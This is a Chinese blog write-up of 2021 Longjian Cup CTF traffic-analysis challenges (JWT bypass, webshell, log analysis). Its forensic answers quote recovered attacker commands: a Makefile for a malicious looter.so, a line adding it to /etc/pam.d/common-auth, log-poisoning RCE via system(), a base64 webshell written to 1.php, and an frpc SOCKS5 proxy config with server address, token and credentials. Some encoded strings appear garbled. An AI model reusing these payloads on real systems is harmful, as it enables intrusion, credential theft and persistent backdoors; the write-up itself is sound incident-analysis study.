

# 2021陇剑杯部分wp

原创

Ank1e 于 2021-11-03 12:00:00 发布 155 收藏 1

分类专栏: [CTF Writeup](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_41636200/article/details/121096990](https://blog.csdn.net/qq_41636200/article/details/121096990)

版权



[CTF Writeup](#) 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

## 2021陇剑杯

全是流量分析。麻了。只做了一部分。

### 参考链接

[陇剑杯 个人 'WriteUp'-魔法少女雪殇 \(snowywar.top\)](#)

[陇剑杯Writeup \(部分\) - 惊觉 \(leheavengame.com\)](#)

### 1.签到

#### 题目描述:

网关小王在上网途中发现自己的网络访问异常缓慢, 于是对网络出口捕获了流量, 请您分析流量后进行回答:

#### 1.1:

#### 题目:

此时正在进行的可能是http 协议的网络攻击。(如有字母请全部使用小写, 填写样例: http、dns、ftp)

#### 题解:

Time	Source	Info	Destination	Protocol	Length
60.8.613312	192.168.241.147	HTTP/1.1 403 Forbidden (text/html)	192.168.241.152	HTTP	
53.8.612100	192.168.241.147	HTTP/1.1 403 Forbidden (text/html)	192.168.241.152	HTTP	
46.8.610915	192.168.241.147	HTTP/1.1 403 Forbidden (text/html)	192.168.241.152	HTTP	
39.8.609733	192.168.241.147	HTTP/1.1 403 Forbidden (text/html)	192.168.241.152	HTTP	
32.8.608342	192.168.241.147	HTTP/1.1 403 Forbidden (text/html)	192.168.241.152	HTTP	
7016.37.852773	192.168.241.147	HTTP/1.1 200 OK (image/jpeg)	192.168.241.152	HTTP	
10.1.743703	180.163.150.161	HTTP/1.1 200 OK (GIF89a)	192.168.241.152	HTTP	
71.701096	192.168.241.152	GET /__utm.gif?utmwv=5.7.2&utms=4&utm=1796860660&utmhn=fngmhnpihlplaedifhccceomclgfbg&utmt=event&utm=...	180.163.150.161	HTTP	
5569.37.831338	192.168.241.152	GET /1/running.jpg HTTP/1.1	192.168.241.147	HTTP	
21486.128.209164	192.168.241.152	GET / HTTP/1.0 Continuation	192.168.241.147	HTTP	
21479.128.207808	192.168.241.152	GET / HTTP/1.0 Continuation	192.168.241.147	HTTP	
21472.128.206832	192.168.241.152	GET / HTTP/1.0 Continuation	192.168.241.147	HTTP	
21465.128.205952	192.168.241.152	GET / HTTP/1.0 Continuation	192.168.241.147	HTTP	
21458.128.205018	192.168.241.152	GET / HTTP/1.0 Continuation	192.168.241.147	HTTP	
21451.128.204153	192.168.241.152	GET / HTTP/1.0 Continuation	192.168.241.147	HTTP	
21444.128.203233	192.168.241.152	GET / HTTP/1.0 Continuation	192.168.241.147	HTTP	
21437.128.202308	192.168.241.152	GET / HTTP/1.0 Continuation	192.168.241.147	HTTP	

Frame 7: 887 bytes on wire (7096 bits), 887 bytes captured (7096 bits) on interface \Device\NPF\_{3E000DA8-E211-4003-A87D-198E99DB39BA}, id 0  
Ethernet II, Src: VMware\_f0:15:d2 (00:0c:29:f0:15:d2), Dst: VMware\_f7:f7:a3 (00:50:56:f7:f7:a3)  
Internet Protocol Version 4, Src: 192.168.241.152, Dst: 180.163.150.161  
Transmission Control Protocol, Src Port: 52689, Dst Port: 80, Seq: 1, Ack: 1, Len: 833  
Hypertext Transfer Protocol

```

000 00 50 56 f7 f7 a3 00 0c 29 f0 15 d2 08 00 45 00  .PV.....)....E.
010 03 69 a1 6f 40 00 40 06 00 00 c0 a8 f1 98 b4 a3  .i.Q@. ....
020 96 a1 cd d1 00 50 3d 78 11 fd 2e 38 5b 76 50 18  ....P=x ..8[VP
030 f9 43 00 e2 00 00 47 45 54 20 2f 5f 5f 75 74 6d  .C...GE T /__utm
040 2e 67 69 66 3f 75 74 6d 77 76 3d 35 2e 37 2e 32  .gif?utm wv=5.7.2
050 26 75 74 6d 73 3d 34 26 75 74 6d 6e 3d 31 37 39  &utms=4& utmn=179
060 36 38 36 30 36 36 30 26 75 74 6d 68 6e 3d 66 6e  6860660& utmhn=fn
070 67 6d 68 6e 6e 70 69 6c 68 70 6c 61 65 65 64 69  gmhnnpil hplaedi

```

## 2.jwt

### 题目描述:

昨天，单位流量系统捕获了黑客攻击流量，请您分析流量后进行回答：

### 2.1

#### 题目：

该网站使用了 \_\_\_\_ 认证方式（如有字母请全部使用小写）

#### 题解：

jwt

### 2.2

#### 题目：

黑客绕过验证使用的jwt中，id和username是\_\_\_\_\_。

#### 题解：

10087#admin

解析jwt的token如下







## 题目:

黑客在服务器上编译的恶意so文件，文件名是

## 题解:

looter.so

继续分析，解析编码，发现文件时looter.so

The screenshot shows a network traffic analysis tool interface. The main pane displays the details of a request to 192.168.2.197:8081. The request body contains a base64-encoded command: `command=echo%20Q0ZMQ0dTICs9IC1XZjYb3IgLvdhbGwKcmxvb3Rlc15zbzobG9vdGvYmMkCwdjYyAkKENGTEFHUykgLWZQSUMgLXNoYXJlZCAtWGxpbnRlc1AteCAtbyAkQCAkPCAtbGN1cmw=`. The decoded command is `command=echo Q0ZMQ0dTICs9IC1XZjYb3IgLvdhbGwKcmxvb3Rlc15zbzobG9vdGvYmMkCwdjYyAkKENGTEFHUykgLWZQSUMgLXNoYXJlZCAtWGxpbnRlc1AteCAtbyAkQCAkPCAtbGN1cmw=`. The response is an HTML page with a JavaScript script that sets `window.location.href="/exec"`.

```
Q0ZMQ0dTICs9IC1XZjYb3IgLvdhbGwKcmxvb3Rlc15zbzobG9vdGvYmMkCwdjYyAkKENGTEFHUykgLWZQSUMgLXNoYXJlZCAtWGxpbnRlc1AteCAtbyAkQCAkPCAtbGN1cmw=
```

清空 加密 解密  解密为UTF-8字节流

```
CFLAGS += -Werror -Wall

looter.so: looter.c
    gcc $(CFLAGS) -fPIC -shared -Xlinker -x -o $@ $< -lcurl
```

复制

## 2.6

### 题目:

黑客在服务器上修改了一个配置文件，文件的绝对路径为\_\_\_\_\_。（请确认绝对路径后再提交）

### 题解:

/etc/pam.d/common-auth

分析流量可以知道，最后的路径是/etc/pam.d/common-auth

The screenshot shows a network traffic capture in Wireshark. The left pane shows the packet list with two packets. The middle pane shows the details of the selected packet (Frame 129), including the Hypertext Transfer Protocol section. The request body is highlighted in red and contains the command: `command=echo%20"auth%20optional%20looter.so">>/etc/pam.d/common-auth`. The response body is highlighted in blue and contains an HTML document with a JavaScript redirect: `window.location.href="\exec";`. The right pane shows the packet bytes.

### 3.webshell

#### 题目详情:

单位网站被黑客挂马，请您从流量中分析出webshell，进行回答：

#### 3.1

#### 题目:

黑客登录系统使用的密码是\_\_\_\_\_。

#### 题解:

Admin123!@#

由流量分析可知，登录密码是Admin123!@#。

使用`http.request.method=="POST"`来进行筛选

No.	Time	Source	Info	Destination	Protocol	Length
1668	553.867907	192.168.2.197	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
1670	553.984512	192.168.2.197	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
239	35.569958	192.168.2.197	POST /index.php?m=&c=personal&a=ajax_resume_img_scan HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
125	14.229654	192.168.2.197	POST /index.php?m=&c=personal&a=refresh_resume HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
101	11.239111	192.168.2.197	POST /index.php?m=Home&c=Members&a=login HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
306	163.357076	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
308	213.037480	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
130	239.561632	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
313	251.837224	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
315	280.401747	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
317	292.482507	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
320	306.378411	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
323	340.117099	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
326	348.879123	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
329	383.436587	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	
332	396.095915	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP	

```

Referer: http://192.168.2.197:8081/index.php\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: zh-CN,zh;q=0.9\r\n
Cookie: PHPSESSID=c7rg881tbq4egddujcpt67mqh6; think_language=zh-CN; think_template=default\r\n
[Full request URI: http://192.168.2.197:8081/index.php?m=Home&c=Members&a=login]
0240 65 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 e . . Accep t-Langu
0250 67 65 3a 20 7a 68 2d 43 4e 2c 7a 68 3b 71 3d 30 ge: zh-C N,zh;q=0
0260 2e 39 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 . . .Cook ie: PHS
0270 45 53 53 49 44 3d 63 37 72 67 38 38 69 74 62 71 ESSID=c7 rg881tbq
0280 34 65 67 64 64 75 6a 63 70 74 36 37 6d 71 68 36 4egddujc pt67mqh6
0290 3b 20 74 68 69 6e 6b 5f 6c 61 6e 67 75 61 67 65 ; think_langua
02a0 3d 7a 68 2d 43 4e 3b 20 74 68 69 6e 6b 5f 74 65 =zh-CN; think_te
02b0 6d 70 6c 61 74 65 3d 64 65 66 61 75 6c 74 0d 0a mplate=defaul
02c0 0d 0a 75 73 65 72 6e 61 6d 65 3d 74 65 73 74 26 . . .userna me=test&
02d0 70 61 73 73 77 6f 72 64 3d 41 64 6d 69 6e 31 32 password =Admin12
02e0 33 21 25 34 30 25 32 33 26 65 78 70 69 72 65 3d 31%40%23 &expire=
02f0 30 0

```

Admin123!%40%23

### URL解码结果

Admin123!@#

## 3.2

### 题目：

黑客修改了一个日志文件，文件的绝对路径为\_\_\_。（请确认绝对路径后再提交）

### 题解：

/var/www/html/data/Runtime/Logs/Home/21\_08\_07.log

简单方法：分组字节流-搜索.log，再拼接根目录即可。

复杂点：

绝对路径分为两个部分，一个是网站根目录，一个是相对路径。又因所问为日志文件，所以只需要找到phpinfo()，查找根目录和日志文件拼接即可。

导出所有的HTTP对象，在 `index(34).php?fm=home&a=assign_resume_tpl` 文件中发现phpinfo页面，修改后缀为html。打开。

[ 2021-08-07T17:37:59+08:00 ] 172.17.0.1 /index.php?m=home&a=assign\_resume\_tpl ERR: 模板不存在:./Application/Home/View/default/var/www/html

PHP Version 5.5.9-1ubuntu4.29	
<b>System</b>	Linux 766b512f452f 5.10.25-linuxkit #1 SMP Tue Mar 23 09:27:39 UTC 2021 x86_64
<b>Build Date</b>	Apr 22 2019 18:33:42
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/apache2
<b>Loaded Configuration File</b>	/etc/php5/apache2/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/apache2/conf.d
<b>Additional .ini files parsed</b>	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-mysqlnd.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-apcu.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-imagick.ini, /etc/php5/apache2/conf.d/20-intl.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mcrypt.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-pdo_pgsql.ini, /etc/php5/apache2/conf.d/20-pdo_sqlite.ini, /etc/php5/apache2/conf.d/20-pgsql.ini, /etc/php5/apache2/conf.d/20-readline.ini, /etc/php5/apache2/conf.d/20-redis.ini, /etc/php5/apache2/conf.d/20-sqlite3.ini
<b>PHP API</b>	20121113
<b>PHP Extension</b>	20121212
<b>Zend Extension</b>	220121212
<b>Zend Extension Build</b>	API220121212,NTS
<b>PHP Extension</b>	API20121212,NTS



查找根目录

REMOTE_ADDR	172.17.0.1
DOCUMENT_ROOT	/var/www/html
REQUEST_SCHEME	http
CONTEXT_PREFIX	no value
CONTEXT_DOCUMENT_ROOT	/var/www/html
SERVER_ADMIN	webmaster@localhost

查找日志文件

_REQUEST["tpl"]	data/Runtime/Logs/Home/21_08_07.log
_REQUEST["aaa"]	system('pwd');
_REQUEST["PHPSESSID"]	c7rg88itbq4egddujcpt67mqh6
_REQUEST["think_language"]	zh-CN
_REQUEST["think_template"]	default
_POST["variable"]	1
_POST["tpl"]	data/Runtime/Logs/Home/21_08_07.log
_POST["aaa"]	system('pwd');

拼接即是绝对路径。

### 3.3

题目：

黑客获取webshell之后，权限是

题解：

www-data

317这里执行了whoami命令

316	280.409401	192.168.2.197	HTTP/1.1 404 Not Found (text/html)
317	292.482507	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
319	292.522598	192.168.2.197	HTTP/1.1 200 OK (text/html)
320	306.378411	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
322	306.394855	192.168.2.197	HTTP/1.1 200 OK (text/html)
323	340.117099	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
325	340.153295	192.168.2.197	HTTP/1.1 200 OK (text/html)
326	348.879123	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
328	348.913832	192.168.2.197	HTTP/1.1 200 OK (text/html)
329	383.436587	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
331	383.473089	192.168.2.197	HTTP/1.1 200 OK (text/html)
332	396.095915	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)

```

\r\n
[Full request URI: http://192.168.2.197:8081/index.php?m=home&a=assign_resume_tpl]
[HTTP request 1/1]
[Response in frame: 319]
File Data: 72 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "variable" = "1"
    Key: variable
    Value: 1
  Form item: "tpl" = "data/Runtime/Logs/Home/21_08_07.log"
    Key: tpl
    Value: data/Runtime/Logs/Home/21_08_07.log
  Form item: "aaa" = "system('whoami');"
    Key: aaa
    Value: system('whoami');

```

319这里有回包，显示是www-data

No.	Time	Source	Info	Destination
317	292.482507	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197
318	292.522597	192.168.2.197	8081 → 60187 [ACK] Seq=1 Ack=753 Win=6367 Len=16332 TSval=173961753 TSecr=173961713 [TCP segment of a reassembled data segment]	192.168.2.197
319	292.522598	192.168.2.197	HTTP/1.1 200 OK (text/html)	192.168.2.197

```

<tr><td class="e">Apache Version </td><td class="v">Apache/2.4.7 (Ubuntu) </td></tr>\n
<tr><td class="e">Apache API Version </td><td class="v">20120211 </td></tr>\n
<tr><td class="e">Server Administrator </td><td class="v">webmaster@localhost </td></tr>\n
<tr><td class="e">Hostname:Port </td><td class="v">172.17.0.2:80 </td></tr>\n
<tr><td class="e">User/Group </td><td class="v">www-data(33)/33 </td></tr>\n
<tr><td class="e">Max Requests </td><td class="v">Per Child: 0 - Keep Alive: on - Max Per Connection: 100 </td></tr>\n
<tr><td class="e">Timeouts </td><td class="v">Connection: 300 - Keep-Alive: 5 </td></tr>\n
<tr><td class="e">Virtual Server </td><td class="v"> </td></tr>\n

```

### 3.4

#### 题目:

黑客写入的webshell文件名是

#### 题解:

1.php

Time	Source	Info
332 396.095915	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
329 383.436587	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
326 348.879123	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
323 340.117099	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
320 306.378411	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
317 292.482507	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
315 280.401747	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
313 251.837224	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
310 239.561632	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
308 213.037480	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
306 163.357076	192.168.2.197	POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1 (application/x-www-form-urlencoded)
101 11.239111	192.168.2.197	POST /index.php?m=Home&c=Members&a=login HTTP/1.1 (application/x-www-form-urlencoded)
125 14.229654	192.168.2.197	POST /index.php?m=&c=personal&a=refresh_resume HTTP/1.1 (application/x-www-form-urlencoded)
239 35.569958	192.168.2.197	POST /index.php?m=&c=personal&a=ajax_resume_img_scan HTTP/1.1 (application/x-www-form-urlencoded)
1670 553.984512	192.168.2.197	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)
1668 553.867907	192.168.2.197	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)
1634 553.674284	192.168.2.197	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)

```

Key: variable
Value: 1
Form item: "tpl" = "data/Runtime/Logs/Home/21_08_07.log"
Key: tpl
Value: data/Runtime/Logs/Home/21_08_07.log
Form item: "aaa" = "system('echo PD9waHAgZXZhcGkx1JFUVVfU1RbYWZhXSk7Pz4=|base64 -d > /var/www/html/1.php');"
Key: aaa
Value: system('echo PD9waHAgZXZhcGkx1JFUVVfU1RbYWZhXSk7Pz4=|base64 -d > /var/www/html/1.php');

```

Time	Source	Info
2d0 74 2d 4c 65 6e 67 74 68 3a 20 31 34 33 0d 0a 0d		t-Length : 143...
2e0 0a 76 61 72 69 61 62 6c 65 3d 31 26 74 70 6c 3d		variable=&tpl=
2f0 64 61 74 61 2f 52 75 6e 74 69 6d 65 2f 4c 6f 67		data/Runtime/Log
300 73 2f 48 6f 6d 65 2f 32 31 5f 30 38 5f 30 37 2e		s/Home/21_08_07.
310 6c 6f 67 26 61 61 61 3d 73 79 73 74 65 6d 28 27		log&aaa=system('
320 65 63 68 6f 20 50 44 39 77 61 48 41 67 5a 58 5a		echo PD9waHAgZXZ
330 68 62 43 67 6b 58 31 4a 46 55 56 56 46 55 31 52		hcGkx1JFUVVfU1R
340 62 59 57 46 68 58 53 6b 37 50 7a 34 3d 7c 62 61		bYWZhXSk7Pz4= ba
350 73 65 36 34 20 2d 64 20 3e 20 2f 76 61 72 2f 77		se64 -d > /var/w
360 77 77 2f 68 74 6d 6c 2f 31 2e 70 68 70 27 29 3b		ww/html/1.php');

### 3.5

#### 题目:

黑客上传的代理工具客户端名字是

#### 题解:

frpc

344包发送的信息

Time	Source	Info	Destination	Protocol
343 538.744071	192.168.2.197	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP
344 538.745941	192.168.2.197	HTTP/1.1 200 OK (text/html)	192.168.2.197	HTTP



url解码得到如下结果

URL解码器

```
aaa=%40ini_set(%22display_errors%22%2C%20%22%22)%3B%40set_time_limit(0)%3Bfunction%20asenc(%24out)%7Breturn%20%
```

编码 解码

### URL解码结果

```
aaa=@ini_set("display_errors", "0");@set_time_limit(0);function asenc($out){return $out;};function asoutput()
{$output=ob_get_contents();ob_end_clean();echo "28"."f72";echo @asenc($output);echo
"f486"."11f4");ob_start();try{$f=base64_decode(substr($_POST["j68071301598f"],2));$c=$_POST["xa5d606e67883a"];$c=str_repl
ace("\r","",$c);$c=str_replace("\n","",$c);$buf="";for($i=0;$i<strlen($c);$i++){$buf.=chr(ord($c[$i])&0x0f);}die();&j68071301598f=FBL3Zhci93d3cvaH
RtbC9mcbjLmluaQ==&xa5d606e67883a=5B636F6D6D6F6E5D0A7365727665725F61646472203D203139322E3136382E3233
392E3132330A7365727665725F706F7274203D20373737380A746F6B656E3D586133424A66326C35656E6D4E365A3741386D7
60A0A5B746573745F736F636B355D0A74797065203D207463700A72656D6F74655F706F7274203D383131310A706C7567696E
203D20736F636B73350A706C7567696E5F75736572203D2030484446743136634C514A0A706C7567696E5F706173737764203
D204A544E32373647700A7573655F656E6372797074696F6E203D20747275650A7573655F636F6D7072657373696F6E203D207
47275650A
```

可以看到

```
$f=base64_decode(substr($_POST["j68071301598f"],2))
```

是从第二位开始取。解码j68071301598f得到

L3Zhci93d3cvaHRtbC9mcbjLmluaQ==

清空 加密 解密  解密为UTF-8字节流

/var/www/html/frpc.ini

也可以从这里看



343	538.744071	192.168.2.197	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197
344	538.745941	192.168.2.197	HTTP/1.1 200 OK (text/html)	192.168.2.197
345	538.778180	192.168.2.197	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197
346	538.780389	192.168.2.197	HTTP/1.1 200 OK (text/html)	192.168.2.197
412	549.800160	192.168.2.197	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197
413	549.982861	192.168.2.197	HTTP/1.1 200 OK (text/html)	192.168.2.197
481	550.021153	192.168.2.197	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197

```
static/\t2021-08-07 05:59:50\t4096\t0777\n
ThinkPHP/\t2021-08-07 05:59:50\t4096\t0777\n
Application/\t2021-08-07 05:59:49\t4096\t0777\n
data/\t2021-08-07 06:00:32\t4096\t0777\n
index.php\t2021-08-07 05:59:50\t2269\t0777\n
1.php\t2021-08-07 09:39:54\t29\t0644\n
favicon.ico\t2021-08-07 05:59:50\t1150\t0777\n
install.php\t2021-08-07 05:59:50\t378\t0777\n
frpc.ini\t2021-08-07 09:42:17\t240\t0644\n
a37cb
```

0170	35	3a	35	39	3a	35	30	09	31	31	35	30	09	30	37	37	5:59:50	1150	0777		
0180	37	0a	69	6e	73	74	61	6c	6c	2e	70	68	70	09	32	30	7	instal	1.php	20	
0190	32	31	2d	30	38	2d	30	37	20	30	35	3a	35	39	3a	35	21-08-07	05:59:5			
01a0	30	09	33	37	38	09	30	37	37	37	0a	66	72	70	63	2e	0	378	07	77	frpc.
01b0	69	6e	69	09	32	30	32	31	2d	30	38	2d	30	37	20	30	ini	2021	-08-07	0	
01c0	39	3a	34	32	3a	31	37	09	32	3a	30	09	30	36	34	34	9:42:17	240	0644		
01d0	0a	61	33	37	63	62														a37cb	

这个不会的人是真不会。学习了其他师傅的wp。

### 3.6

#### 题目:

黑客代理工具的回连服务端ip是

#### 题解:

192.168.239.123

继续解码344的包。把xa5d606e67883a的值解密得

5B636F6D6D6F6E5D0A7365727665725F61646472203D203139322E3136382E3233392E3132330A7365727665725F706F7274203D20373737380A746F6B656E3D586133424A66326C35656E6D4E365A3741386D760A0A5B746573745F736F636B355D0A74797065203D207463700A72656D6F74655F706F7274203D383131310A706C7567696E203D20736F636B73350A706C7567696E5F75736572203D2030484446743136634C514A0A706C7567696E5F706173737764203D204A544E32373647700A7573655F656E6372797074696F6E203D20747275650A7573655F636F6D7072657373696F6E203D20747275650A

Time	Source	Info	Destination	Protocol	
343	538.744071	192.168.2.197	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)	192.168.2.197	HTTP
344	538.745941	192.168.2.197	HTTP/1.1 200 OK (text/html)	192.168.2.197	HTTP

```
POST /1.php HTTP/1.1
Host: 192.168.2.197:8081
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (windows NT 6.1; rv:22.0) Gecko/20130405 Firefox/22.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 1374
Connection: close

aaa=%0ini_set(%22display_errors%22%2C%20%22%22)%3B%40set_time_limit(0)%3Bfunction%20asenc(%24out)
%7Breturn%20%24out%3B%7D%3Bfunction%20asenc(%24output)%3B%24output%3Dob_get_contents()%3Bob_end_clean()%3Becho%20%22%22.
%22f72%22%3Becho%20%40asenc(%24output)%3Becho%20%22f486%22.%2211f4%22%3B%7Dob_start()
%3Btry%7D%24f%3Dbase64_decode(substr(%24_POST%5B%22j68071301598f%22%5D%2C2))
%3B%24c%3D%24_POST%5B%22xa5d606e67883a%22%5D%3B%24c%3Dstr_replace(%22%5Cr%22%2C%22%2C%24c)
%3B%24c%3Dstr_replace(%22%5Cn%22%2C%22%2C%24c)%3B%24buf%3D%22%22%3Bfor(%24i%3D0%3B%24i%3Cstrlen(%24c)
%3B%24i%2B%3D2)%24buf.%3Durldecode(%22%25%22.substr(%24c%24i%2C2))%3Becho(%40fwrite(fopen(%24f%2C%22a%22)%2C%24buf)
%3F%221%22%3A%22%22)%3B%3B%7Dcatch(Exception%20%24e)%7Becho%20%22ERROR%3A%2F%2F%22.%24e-%3EgetMessage()%3B%7D%3Basoutput()
%3Bdie()
%3B&j68071301598f=FBL3Zhci93d3cvaHRTbC9mcnBjLmluaQ%3D%3D&xa5d606e67883a=5B636F6D6D6F6E5D0A7365727665725F61646472203D20313932
2E3136382E3233392E3132330A7365727665725F706F7274203D20373737380A746F6B656E3D586133424A66326C35656E6D4E365A3741386D760A0A5B74
6573745F736F636B355D0A74797065203D207463700A72656E6D4E365A3741386D760A0A5B746573745F736F636B355D0A74797065203D207463700A7265
5F75736572203D2030484446743136634C514A0A706C7567696E5F706173737764203D204A544E32373647700A7573655F656E6372797074696F6E203D20
747275650A7573655F636F6D7072657373696F6E203D20747275650AHTTP/1.1 200 OK
Date: Sat, 07 Aug 2021 09:42:17 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 14
Connection: close
Content-Type: text/html
```

## 16进制转换文本 / 文本转16进制

```
5B636F6D6D6F6E5D0A7365727665725F61646472203D203139322E31363
82E3233392E3132330A7365727665725F706F7274203D203737380A746
F6B656E3D586133424A66326C35656E6D4E365A3741386D760A0A5B746
573745F736F636B355D0A74797065203D207463700A72656D6F74655F70
6F7274203D383131310A706C7567696E203D20736F636B73350A706C756
7696E5F75736572203D2030484446743136634C514A0A706C7567696E5F
706173737764203D204A544E32373647700A7573655F656E637279707469
6F6E203D20747275650A7573655F636F6D7072657373696F6E203D20747
275650A
```

字符串转16进制 >>

16进制转字符串 >>

结果互换

全部清空

```
[common]
server_addr = 192.168.239.123
server_port = 7778
token=Xa3BjF2l5enmN6Z7A8mv

[test_sock5]
type = tcp
remote_port =8111
plugin = socks5
plugin_user = 0HDFt16cLQJ
```

### 3.7

#### 题目:

黑客得socks5得连接账号、密码是

#### 题解:

0HDFt16cLQJ&JTN276Gp

这个题在上一步3.6解码中有

## 16进制转换文本 / 文本转16进制

```
5B636F6D6D6F6E5D0A7365727665725F61646472203D203139322E31363
82E3233392E3132330A7365727665725F706F7274203D203737380A746
F6B656E3D586133424A66326C35656E6D4E365A3741386D760A0A5B746
573745F736F636B355D0A74797065203D207463700A72656D6F74655F70
6F7274203D383131310A706C7567696E203D20736F636B73350A706C756
7696E5F75736572203D2030484446743136634C514A0A706C7567696E5F
706173737764203D204A544E32373647700A7573655F656E637279707469
6F6E203D20747275650A7573655F636F6D7072657373696F6E203D20747
275650A
```

字符串转16进制 >>

16进制转字符串 >>

结果互换

全部清空

```
[test_sock5]
type = tcp
remote_port =8111
plugin = socks5
plugin_user = 0HDFt16cLQJ
plugin_passwd = JTN276Gp
use_encryption = true
use_compression = true
```

## 4. 日志分析

#### 题目描述:

单位某应用程序被攻击，请分析日志，进行作答：

### 4.1

#### 题目:


网络存在源码泄露，源码文件名是

#### 题解:

www.zip

